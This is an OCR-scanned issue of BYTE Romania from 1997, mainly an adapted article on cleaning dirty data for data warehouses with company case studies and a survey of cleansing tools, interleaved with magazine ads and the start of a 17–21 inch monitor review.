Global Electronics, Inc.
Formular de vânzări

Nume: Smith
Prenume: Robert
Inițială: L
Contract Nr.: 3458
Întreprinderea: Robert Smith, Inc.
Adresa 1: RSI
Adresa 2: c/o David White
Adresa 3: 591 St. Charles
Localitate: New York
Stat: NY
Cod: 10001
Țara: USA
Cod țară: N/A
Cod zonă: 212
Telefon: 555-6556
Multinațional?: Yes
Sit Web?: Y
Total comenzi: $10,191
Total comenzi (Y-T-D): $4539
Bonus pentru fidelitate client (1995): 100
Bonus pentru fidelitate client (Y-T-D): $200
Inernal expense
Overtime, sales: 60 zile
Overtime, service: 3 luni

1. Diferite departamente înregistrează același contract, astfel încât în depozitul de date același eveniment apare de mai multe ori.

2. În baza de date există mai multe articole pentru aceeași companie, datorită culegerii, a unei schimbări de nume sau a

3. Denumiri comerciale sunt amestecate cu nume de persoane sau relații de genul "acționează în calitate de".

4. Prea multe categorii în tabelele depozitului fac ca interogarea despre RSI să nu găsească și artic. despre Robert Smith, Inc.

5. Nu există un câmp „care of“ (în grija lui) în macheta de culegere. Rezultatul: unele informații se află la „Robert Smith, c/o David White“ iar altele la „c/o David White“.

6. Diferite departamente identifică diferit localitatea (ex: oraș/stat, cod poștal, cod de recensământ).

7. Diferite articole pot avea aceeași informație în același câmp, dar în formate diferite - de pildă „Yes“ și „No“ versus „Y“ și „N“.

8. Diferite departamente furnizează aceleași informații în unități diferite (ex: zile versus luni).

9. Machete de culegere depășite; de exemplu, funcționarii introduc sume de bani în câmpul numit „bonus point“. Comparațiile își pierd sensul.

Depozitele de date sunt adesea mai vulnerabile decât sistemele operaționale, la impreciziile și inconsistențele din date.

de sisteme din Dallas, a implementat un depozit de date de peste 10 GB, cu 12 milioane de înregistrări ca suport decizional intern şi totodată pentru a permite clienţilor să obţină pe Web informaţii despre produse şi despre derularea comenzilor.

CompuCom a implementat câteva rutine pentru creşterea calităţii datelor utilizând limbajul 4GL asociat cu SGBD-ul Progress, care rulează pe un HP9000. Printre îmbunătăţiri se numără decodificarea valorilor coloanelor în scurte descrieri în limba engleză, adică mnemonice. Codul pentru curăţirea datelor a fost scris în C. Un avantaj al acestei abordări este că aceste rutine aparţin firmei şi le poate utiliza şi în alte aplicaţii.

Utilizatorii au ajutat la definirea cerinţelor pentru procedurile de curăţire. „Ei cunosc cel mai bine datele“, spune Tony Birrittier, şeful proiectului depozitului de date de la CompuCom. „Ei ne spun ce fel de date impure se găsesc în depozit şi cum trebuie să le curăţim“.

Birrittier declară că firma nu a folosit un produs comercial de curăţire pentru că cea mai mare parte a datelor companiei sunt în aceeaşi formă, astfel că firma poate cu uşurinţă să reutilizeze codul dezvoltat. Principalul neajuns a fost timpul de dezvoltare – de regulă câte o săptămână – necesar pentru dezvoltarea rutinelor. „Nu ne-a fost uşor să ţinem pasul cu cererea“, explică Birrittier. „Am căutat multă vreme un pachet soft (comercial), dar n-am găsit nimic pe piaţă care să se potrivească mai bine aici la CompuCom“.

Unii utilizatori au constatat că procesul de curăţire a datelor „la domiciliu“ durează prea mult pentru a fi rentabil. Ohio Casualty Insurance (Hamilton, OH) a încercat timp de doi ani să-şi cureţe datele „în familie“, folosind programe Cobol, după care a trecut la utilizarea unui program comercial, Integrity Data Reengineering Tool de la Vality Technology.

Depozitul de date de la Ohio Casualty combină înregistrări asociate cu circa 1 milion de poliţe personale de asigurare, inclusiv poliţe pentru maşini şi case. Pentru testare, firma a pornit cu 3500 de poliţe aparţinând propriilor angajaţi.


„E un adevărat coşmar să încerci să programezi pentru toate situaţiile pe care le-ai putea întâlni“, spune Susan Parson, administratorul de date de la Ohio Casualty. Chiar şi după ce au petrecut un an de zile dezvoltând programe de extragere şi transfer, a durat încă un an până când, folosind programe scrise în Cobol şi editare manuală, datele de test să fie utilizabile pentru depozitul de date.

Vality Integrity Data Reengineering Tool a fost folosit pentru a ataca primul set de date ale clenţilor – circa 15.000 de poliţe de la filiala din Denver. Cu toate că oamenii de la Ohio Casualty au mai avut de furcă cu anomaliile descoperite de produsul de la Vality, nu a mai fost nevoie de programare sau editare manuală a datelor. Acestea au fost gata pentru depozitul de date în 6 săptămâni.

Intel (Hillsboro, OR) este un exemplu de companie care a reuşit cu succes să realizeze cu forţe proprii o parte din procesul de curăţire a datelor, chiar dacă nu aceasta a fost intenţia lor. Intel a intenţionat la început să încredinţeze această operaţie unei firme de servicii (outsourceing), pe baza unui contract de data warehousing care prevedea circa 1 milion de înregistrări ce trebuiau preluate din cinci sisteme operaţionale. Firma de servicii a promis că va identifica relaţiile între diverse grupuri de date relative la clienţii companiei. În plus, firma urma să furnizeze informaţii din industrie despre companiile client, cum ar fi numărul de angajaţi, venituri şi rate de creştere, care urmau să fie disponibile echipelor de vânzări şi de marketing de la Intel. Din nefericire, firma de servicii nu a făcut o treabă grozavă la identificarea relaţiilor deoarece unele persoane de contact au fost asociate în mod eronat cu anumite companii.

Intel a reziliat contractul cu firma de servicii şi a folosit pachetul de analiză statistică SAS, de la SAS Institute, pentru a identifica şi a corecta problemele privind relaţiile în cadrul primelor 10 grupări (adică cele cu cele mai multe companii într-o singură ierarhie de relaţii). Intel a folosit apoi produse Oracle pentru alte analize şi operaţii de curăţire. Deoarece permanent soseau date noi, o parte dintre rutinele Oracle de curăţire au fost implementate ca proceduri stocate, astfel încât erau rulate automat pentru datele noi.

Intel încă mai doreşte să-şi cureţe datele la un serviciu extern dar, până la găsirea unei firme acceptabile care să preia această sarcină, o va realiza „in house“.



Relationship Type: ● Standard ○ 1-M ○ M-M

Description
CUST MAST > CUSTOMER
CUST MAST > CUST IND
TERR MAST > MKT TERR
SALE MAST LOG > MKT TERR SALE
MKT TERR > MKT TERR SALES
REG SALES > REG SALES SUMM

Add Type: Standard

Field Mapping Method: ● Turbo ○ Detailed

Transformation: ○ Standard ● Advanced

Business Rule Specificatio

Instrumentele de curăţire din softul de administrare a depozitului de date, ca cele de la Prism, pot fi suficiente pentru rezolvarea anomaliilor din date.

Mai sunt multe companii care apelează la consultanţi pentru soluţii particularizate. De pildă CrediCard (Sao Paulo, Brazilia), a mare companie care oferă cărţi de credit, a primit instrumente de curăţire şi îmbunătăţire a datelor ca o parte din depozitul de date implementat de Market Knowledge, o companie aparţinând lui Equifax. Personalul de marketing de la CrediCard utilizează circa 200 de rutine specifice pentru a realiza operaţii de curăţire, cum ar fi îndepărtarea datelor greşite sau inutile, corectarea valorilor eronate şi standardizarea diferitelor formate. În plus, ei pot îmbunătăţi calitatea datelor prin operaţii cum ar fi corectarea valorilor băneşti pe baza ratei inflaţiei şi a devalorizării, crearea unui câmp virtual pentru vârsta persoanelor pe baza datei naşterii sau adăugarea de date de recensământ pentru articole intrate.

Aceste rutine specifice (cum ar fi corecţia după inflaţie) sunt în mod particular utile pentru condiţiile Braziliei. Ele au fost de asemenea destinate pentru a fi folosite de personalul non-tehnic de marketing. Rutinele de curăţire a datelor, implementate sub formă de comenzi SQL, au necesitat doar trei persoane-săptămână pentru a fi create – o parte neglijabilă într-un proiect de doi ani şi jumătate. (Rutinele de îmbunătăţire a datelor, mai automatizate şi mai inteligente, reprezintă circa 120.000$ din totalul de 840.000$ ai proiectului).

Scripturile de curăţire nu oferă prea multă inteligenţă, astfel încât personalul trebuie să furnizeze manual partea decizională, pe baza diferitelor rapoarte de verificare a datelor. De fiecare dată când este introdus un nou set de date, curăţarea datelor reprezintă circa 25 de procente dintr-un proces care durează poate patru săptămâni.

S-au **ABONAT** și au câștigat !!!

INFOPEDIA 2.0

Dintre abonații înregistrați până la data de **15 ianuarie 1997**, s-au tras la sorți următorii câștigători:

HP DeskJet 400

Marian Vasile - Piatra Neamț

Calculatorul **DTK PENTIUM 100**

256 Kcache, 8MB RAM, VGA 1MB EDO-PCI S3, HDD 850MB, Monitor 14" SVGA LR NI, FDD 3,5", minitower, tastatură Win 95, mouse + pad, Windows 95 preinstalat

Keymap & Fonts
2
Hot Soft

Imprimantă **HP DeskJet 400**
600x300 dpi black, 300 dpi color
Macarie Victor - Brașov

Modem **U.S. Robotics Sportster 14.4**
Roșca Nicolae - Sibiu

Kit **Multimedia**
CD ROM, placă de sunet, boxe
Cristea Vasile - Dobrotești TR

MARELE PREMIU

1 pachet **INFOPEDIA 2.0**
Mladin Adrian - București

5 pachete **KeyMap 2**
Joldeș Temus - Alba Iulia
Mihăiescu Claudiu - Focșani
Olah Ioan - Oradea
Katona Ludovic - Baia Mare
Leontie Eugen - Suceava

MAXi Sound 64 ...


		Preț vânzare	Preț abonament	Abonament elevi/studenți*
BYTE România	**12 luni**	**96.000 lei**	**72.000 lei**	**48.000 lei**
	6 luni	**48.000 lei**	**36.000 lei**	**24.000 lei**
PC Report	**12 luni**	**48.000 lei**	**36.000 lei**	**24.000 lei**
	6 luni	**24.000 lei**	**18.000 lei**	**12.000 lei**
CAD Report	**6 apariții**	**36.000 lei**	**27.000 lei**	**18.000 lei**
	3 apariții	**18.000 lei**	**13.500 lei**	**9.000 lei**

*Elevii și studenții vor trebui să atașeze comenzii o copie după carnetul de elev sau de student

Pentru abonamente vă rugăm să completați și să ne returnați talonul de abonament din revistele noastre

Spălare ușoară

Chiar dacă v-ați decis să nu vă programați propriile funcțiuni de curățire a datelor și să nu angajați un consultant să facă treaba, s-ar putea să nu fie nevoie să cumpărați un instrument în acest scop. Softul de administrare a depozitului de date s-ar putea să acopere suficient din munca de curățire și validare de care aveți nevoie. Multe proiecte de data warehousing se bazează pe produse cum sunt Warehouse Manager (Prism Solutions) sau Passport (Carleton) pentru anumite sarcini de administrare, printre care și extragerea datelor din bazele de date operaționale, prepararea datelor pentru încărcarea în baza de date a depozitului și gestionarea metadatelor. Aceste produse, ale căror prețuri variază de la 75.000$ până la peste 200.000$, în funcție de dimensiunea și complexitatea proiectului, pot să realizeze și curățirea, transformarea și validarea datelor.


Code Generator - [DataWareHouseSync]

Configuration

Name: DataWareHouseSync

Description: Synchronization for the East Coast WareHousing Databases....

Code Directory: D:\codegen

Application Type: Synchronization

Schema Data	Global	Options	Database Connection
⊞ Checking	☐	Read/Write	Not Available
⊞ DSS	☐	Read/Write	Not Available
⊞ Global	☑	Disabled	Not Available
⊞ Savings	☐	Read/Write	Not Available
⊞ ZipCode	☐	Read/Write	Not Available
⊟ foodStores	☐	Read	CustomerBase
food			CustomerBase
food_inv			CustomerBase
food_prices			CustomerBase

Cu Apertus Enterprise/Integrator, puteți să impuneți regulile de activitate proprii pentru a găsi anomaliile din date.

De exemplu, Universitatea Emory din Atlanta își realizează în totalitate curățirea datelor pentru depozitul său de 6 GB cu programe Cobol generate de Prism Warehouse Manager. În plus față de problemele tipice, cum ar fi formatele datei calendaristice, datele conțin adesea câmpuri neinițializate care iau valori arbitrare. Doi membrii ai echipei tehnice petrec până la patru ore zilnic cu activități legate de curățirea datelor. Empory s-a gândit și la utilizarea unor instrumente specifice pentru curățirea datelor, dar organizația a eliminat impuritățile din date într-o măsură destul de mare până acum, astfel încât cheltuieli suplimentare nu s-ar mai justifica, conform Barbarei Germon, șeful grupei de resurse de date.

Cu toate acestea, există șanse ca instrumentele de la Prism și Carleton menționate mai sus să nu poată face toate operațiile de curățire de care aveți nevoie. Ele pot să facă față anomaliilor obișnuite, care pot fi tratate prin simple tabele de căutare (de pildă recunoscând că Street și St. reprezintă aceeași informație), dar este posibil să nu dea rezultate în cazul unor neregularități mai importante și mai impredictibile. „Merită să faci niște teste“, spune Wayne Eckerson, consultant principal la Patricia Seybold Group din Boston, „dar aceste instrumente nu sunt concepute pentru a face munci «grele» de curățire“.

Dacă datele care se cer curățate constau în mod preponderent din nume (inclusiv nume de companii) și adrese, firme ca Hatre-Hanks Communications și Innovative Systems oferă nu numai instrumente software dar și fișiere de date actualizate periodic care să vă ajute să potriviți diferite variante ale numelor de firme, să depistați coduri poștale care nu se potrivesc cu adresele furnizate, și pentru alte anomalii de acest fel. Aceste instrumente pot fi foarte potrivite în situațiile în care, de pildă,

ALPIS

Specificații tehnice minimale:

Mainboard PCI cu chipset INTEL
Controller Enhanced IDE on-board
Fast I/O cu UART 16550
Port paralel tip ECP/EPP
Procesor INTEL Pentium, Pentium PRO
SVGA card PCI min. 1 Mb, upgradabilă,
- cu opțiune MPEG
FDD 3,5" Mitsumi/SONY
HDD Western Digital, Seagate, Quantum
Plăci de rețea 3COM, SMC, Compaq
- certificate Novell și Microsoft
Keyboard WIN95 Mitsumi
Mouse Genius/Mitsumi
CD-ROM Mitsumi 4x, 6x, 8x
Monitoare SMILE 9"-21"
- Low Radiation, Non Interlaced
Software Microsoft cu licență

Distribuția produselor se face prin:

NET BRINEL COMPUTERS

Cluj-Napoca, Str. Iuliu Maniu nr.2
Tel: 064-430.280 Fax: 064-430.285
E-mail: brinel@re.ro

La înălțimea performanțelor

câmpurile care nu sunt de nume sau de adresă sunt, fie indubitabil corecte (de exemplu valorile băneşti ale contractelor care au fost deja validate de contabilitate), fie conţin informaţii în formă liberă care nu vor fi folosite niciodată ca index sau cheie (de pildă adnotările la contracte făcute de personalul de la vânzări).

Soluţiile orientate spre nume şi adresă pot să coste între 30.000 şi 200.000 de dolari, în funcţie de dimensiunea bazei de date în discuţie. In plus este nevoie şi de o unealtă de extragere/transformare/încărcare de genul celor furnizate de Warehouse Manager sau Passport.

ADRESE UTILE

Apertus Technologies, Inc.
Eden Prairie, MN
(612) 828-0300
fax: (612) 828-0454
http://www.apertus.com

Carleton Corp.
Burlington, MA
(617) 272-4310
fax: (617) 272-2910

Harte-Hanks Communications, Inc.
Billerica, MA
(508) 663-9955
fax: (508) 667-7297
http://www.harte-hanks.com

Innovative Systems, Inc.
Pittsburgh, PA
(412) 937-9300
fax: (412) 937-9309

Market Knowledge, Inc.
Lombard, IL
(630) 629-8200
http://www.mki.com

Prism Solutions, Inc.
Sunnyvale, CA
(408) 752-1888
fax: (408) 752-1875
http://www.prismsolutions.com

SAS Institute, Inc.
Cary, NC
(919) 677-8000
fax: (919) 677-4444
http://www.sas.com

Vality Technology
Boston, MA
(617) 338-0300
fax: (617) 338-0338

Spălare grea

Pentru sarcini extensive de curăţire trebuie să luaţi în considerare instrumente care au fost dezvoltate anume pentru astfel de sarcini. Două instrumente de vârf ale domeniului sunt Enterprise/Integrator, de la Apertus Technologies şi Integrity Data Reengineering Tool, de la Vality.

Enterprise/Integrator vine cu o abordare top/down, în care trebuie să-i furnizezi regulile de curăţirea datelor. Aceasta este o strategie cinstită, în care utilizatorul este cel care-şi impune modul în care-şi concepe activitatea şi datele. De exemplu, vreţi să consideraţi toate subsidiarele de la Martha's Fried Chicken ca un singur client cu mai multe adrese? Sau, pentru scopurile depozitului de date, are sens să înlocuiţi cu o singură adresă centrală adresele firmelor subsidiare? Sau aţi vrea să trataţi subsidiarele ca fiind clienţi complet diferiţi? Aceste decizii determină modul în care agregaţi sau consolidaţi aceste înregistrări şi dacă consideraţi adresele diferite pentru Martha's Fried Chicken ca fiind anomalii.

Enterprise/Integrator oferă nu doar curăţire de date, ci şi extragere, transformare, încărcare, replicare, sincronizare şi administrare de metadate. E destul de scump (de la 130.000 la 250.000 de dolari), dar poate să vă aducă economii dacă elimină nevoia de alte instrumente de administrare a depozitului de date.

Principalul dezavantaj al abordării top/down pe care se bazează Enterprise/Integrator este că trebuie să ştii sau să poţi să deduci regulile activităţii şi cele ale curăţirii datelor. Apertus furnizează exemple de la care se poate porni, exemple care tratează diverse anomalii comune şi moduri de organizare a activităţii. În plus, crearea regulilor cere timp şi puteţi fi siguri că veţi întâlni şi anomalii neprevăzute. Acestea pot fi tratate manual, prin intermediul unui sistem de tratare a excepţiilor – dar e un proces anevoios.

Produsul lui Vality, Integrity Data Reengineering Tool, porneşte de la o abordare bottom-up. Acesta analizează datele caracter cu caracter şi deduce automat şabloane şi reguli de activitate. Apoi Integrity oferă o „schiţă“ a datelor, pentru a ajuta la standardizarea, condiţionarea şi consolidarea datelor. Această abordare tinde să lase mai puţine cazuri excepţionale spre tratare manuală, iar procesul tinde să fie mai rapid. Ca şi Enterprise/Integrator, Integrity poate să ţină seama de relaţii economice care nu reies cu evidenţă din date, cum ar fi fuziuni şi achiziţii de firme care au loc după ce datele au fost create. Dar cu oricare din aceste instrumente, aceste reguli trebuie impuse într-o manieră top-down.

Integrity se concentrează în exclusivitate pe curăţirea datelor, pornind de la fişiere „plate“ (flat files). Nu extrage date din sistemele operaţionale, nu încarcă date în depozit, nu face replicare sau sincronizare şi nu administrează metadate. Cu toate aceste, în plus faţă de preţul obişnuit de un sfert de milion de dolari, e posibil ca Integrity să vă pretindă să dispuneţi şi de o unealtă de genul Warehouse Manager sau Passport. E posibil însă ca utilitarele obişnuite de extragere şi încărcare ale bazei de date să vă fie suficiente.


În faţa ameninţării

Datele impure sunt o ameninţare serioasă pentru succesul proiectului de depozit de date. În funcţie de amploarea problemelor, s-ar putea să fie pur şi simplu imposibil să o rezolvaţi repede, ieftin şi bine.

Programarea în regie proprie ia timp, instrumentele serioase sunt scumpe. Managerii de proiect trebuie să evalueze în mod realist problemele şi resursele interne de care dispune şi apoi să aleagă soluţia care să se încadreze în planificare şi în buget. Sau să modifice planificarea şi bugetul astfel încât să se potrivească problemelor. ■

Mike Hurwicz este un jurnalist independent din New York City. Îl puteţi contacta prin e-mail la **mhurwicz@attmail.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]


Create your digital video with AUTOMEX Ltd
3900 SATU MARE
B-dul Traian 10/46
Fax:061-761601
Tel:061-761845
061-732600

MOVIE MACHINE II POWERPACK 1200 $
HP 2x/4x CD RECORDER w EASY CD 760 $

Ecrane mari, pentru sarcini pe măsură

Un afişaj mare, de înaltă calitate poate scurta o zi lungă de lucru. Am testat 38 de monitoare.

De Dorothy Hudson, Jim Kane şi John McDonough

În zilele de astăzi, achiziţia unui monitor bun nu mai necesită justificări precum o mai bună viziune de ansamblu sau o mai bună derulare a imaginii. Cu ecrane de 17 inci de înaltă calitate, al căror preţ fluctuează în jurul a 700$, nu mai există nici un motiv pentru care profesioniştii calculatoarelor să fie opriţi de la savurarea unor imagini panoramice a siturilor Web sau a foilor de calcul tabelar.

Cu preţuri oscilând în jurul a 2000$, ecranele mai largi, de 19 respectiv 21 inci sunt rezervate în continuare pentru tehnoredactare computerizată, prelucrări de imagini, grafică şi aplicaţii CAD. Dar chiar şi preţul acestor monitoare de ultimă oră a coborât cu câteva sute de dolari faţă de preţul din ianuarie 1996 al monitoarelor de 21 inci.

Pentru acest LabReport am testat 38 de monitoare profesionale cu diagonale ale ecranului cuprinse între 17 şi 21 de inci. Pentru evaluarea calităţii afişării am trecut întregul lot de monitoare printr-un set de teste NSTL. Am apreciat uşurinţa în folosire şi setul de caracteristici; am măsurat consumul de energie. Monitoarele s-au încadrat în două clase diferite: cea de 17 inci şi cea de 19 şi 21 inci. Pentru grupul monitoarelor de 17 inci preţul mediu este 850$ iar pentru clasa 19, 21 inci preţul mediu se situează sub 2000$.

Calitatea imaginii

Am rugat companiile să ne trimită monitoare care să fie capabile de o rată de reîmprospătare de cel puţin 75 Hz şi de o rezoluţie de 1280x1024 pixeli. (Pe măsură ce am efectuat testele am constatat că nu toate modelele au fost capabile să facă acest lucru). Cu cât rata de reîmprospătare era mai mare, cu atât durerile de cap şi de ochi induse de pâlpâirile imaginii erau mai mici. Deşi unele persoane sunt mai sensibile la astfel de pâlpâiri, am observat că frecvenţa de 75 Hz este suportabilă pentru marea majoritate.

Monitoarele mari trebuie să aibă o rată mai înaltă de reîmprospătare pentru că, de această dată, imaginea pe care o vizionaţi este mai mare şi implicit mai sensibilă la pâlpâiri. Color 50/115 de la Cornerstone şi P815 de la ViewSonic pot suporta fiecare o frecvenţă de baleiaj verticală de 87 Hz şi o rezoluţie de 1600x1200 pixeli - asta în cazul în care aveţi o cartelă grafică care să permită o astfel de rezoluţie. (Testele pe care le-am efectuat noi n-au atins acest maxim.) Cele două monitoare realizează această performanţă prin ridicarea nivelelor frecvenţelor de scanare - până la 115 Khz pentru frecvenţa de baleiaj orizontală şi o lăţime de bandă video de 250 Mhz (vezi Tech Focus). Conform specificaţiilor tehnice ele pot suporta o rezoluţie uimitoare de 1800x1400 pixeli. Aceste valori pot fi modificate electronic, lucru care influenţează de altfel şi preţul (în jurul a 2200$).

BYTE BEST
MONITOARE

De 17 inci:
Art Media TN-1885T

De 21 inci:
NSA/Hitachi SuperScan Elite 802

Acestea două monitoare au oferit cea mai bună combinaţie între calitatea imaginii, caracteristici tehnice, facilităţi şi preţ la categoria respectivă.

Deseori tipuri diferite de monitoare au acelaşi producător al tuburilor cinescopice; aproximativ două treimi din modelele testate încorporează fie tuburi Hitachi, fie Sony. Aceasta nu înseamnă însă că ele furnizează şi aceeaşi calitate a imaginii. Electronica ce produce şi controlează fascicolul electronic ce realizează imaginea are o pondere deosebită în calitatea imaginii, astfel că pot exista diferenţe substanţiale între monitoare ce utilizează acelaşi tip de tuburi.


În plus există două tipuri de bază de tuburi cinescopice. Acestea influenţează modul de realizare a imaginii pe baza tipului măştii metalice folosite pentru a orienta corect fascicul către pastila de fosfor (roşu, verde sau albastru). Tuburile cel mai des folosite utilizează un ecran de metal (un aliaj Invar stabil termic) care este dantelat cu orificii ce corespund aranjamentului similar de pastile de fosfor de pe interiorul ecranului de sticlă. Des folosit este şi tubul Trinitron de la Sony (acum, sub licenţa altor companii) care foloseşte o grilă de apertură (aperture grille) - o matrice verticală de fire pe suprafaţa ecranului care acoperă liniile verticale de fosfor colorat.

Unii preferă măşti punctuale pentru uniformitatea pixelilor în timp ce alţii preferă concepţii cu grile de apertură pentru un contrast puternic. În general, tuburile cu grilă de apertură s-au comportat bine în testele noastre de calitate a imaginii.

Electronica a făcut de asemenea ca monitoarele să fie mai uşor de folosit. Majoritatea modelelor au acum posibilităţi de control avansate cu meniuri pe ecran pentru reglarea imaginii în modul pe care-l doriţi. Se pot ajusta astfel efectele de pernă, butoi şi de reglare a culorilor. Unele monitoare prevăd suplimentar ajustări ale focalizării, convergenţei. Acest lucru este important deoarece monitoarele mari îşi pierd în timp reglajele.

Putere şi Configurare

Monitoarele mari consumă multă energie - mai multă decât orice dispozitiv de pe biroul d-voastră. În urma măsurătorilor noastre am constatat un consum de la 79.8 la 128.5



TUBUL CATODIC
Cele mai cunoscute tipuri de tuburi folosesc o mască metalică realizată din Invar, un aliaj oțel/nichel care-și păstrează dimensiunile odată cu modificarea temperaturii. Tuburile Trinitron utilizează o rețea de fire verticale ce acoperă suprafața fosforescentă. În acest fel sunt preîntâmpinate situații cum ar fi, spre exemplu, cea în care fascicolul roșu de electroni ar lovi suprafața fosforescentă verde sau albastră.


SUPRAFAȚA ECRANULUI
Suprafața de protecție a ecranelor performante din zilele noastre reduce reflexia și strălucirea fără a afecta claritatea imaginii.

CONTROL
Un număr minim de butoane ar trebui să vă poată permite să lucrați în mod intuitiv cu meniurile ce se desfășoară pe ecran astfel încât să puteți regla aproape orice lucru care este ajustabil.

SISTEMUL DE DEFLEXIE/YOKE
O serie de bobine dispuse în jurul gâtului tubului cinescop produc deflexia fasciculului de electroni - orizontal pentru a produce scanarea liniei și vertical pentru a scana câmpul sau cadrul.

BOBINA DE DEMAGNETIZARE
Înfășurată în jurul tubului catodic. Câmpul magnetic al pământului poate produce o magnetizare a tubului cinescop generând astfel distorsiuni ale imaginii. Când este activată, bobina demagnetizează tubul.

Rear-Panel View



CONECTORI BNC
La frecvențe de scanare mai mari (la rezoluții și rate de reîmprospătare mari) cablurile coaxiale care se conectează la conectorii BNC furnizează semnale video curate.

Ilustrație bazată pe Samsung Synchmaster 17GLsi.

ILLUSTRATION: SANDERS/TIKKANEN DESIGN & ILLUSTRATION © 1997

W în modul activ Windows. Toate monitoarele testate au înglobat sistemul de administrare a consumului de energie DPMS de la VESA (Video Electronics Standards Association), o caracteristică ce permite sistemului gazdă să comute monitorul într-un mod de consum redus de mai puțin de 30 W sau în modul inactiv (sleep) în care monitorul consumă mai puțin de 8 W. Cu puține excepții am constatat că monitoarele își reduc consumul respectând specificațiile de firmă.

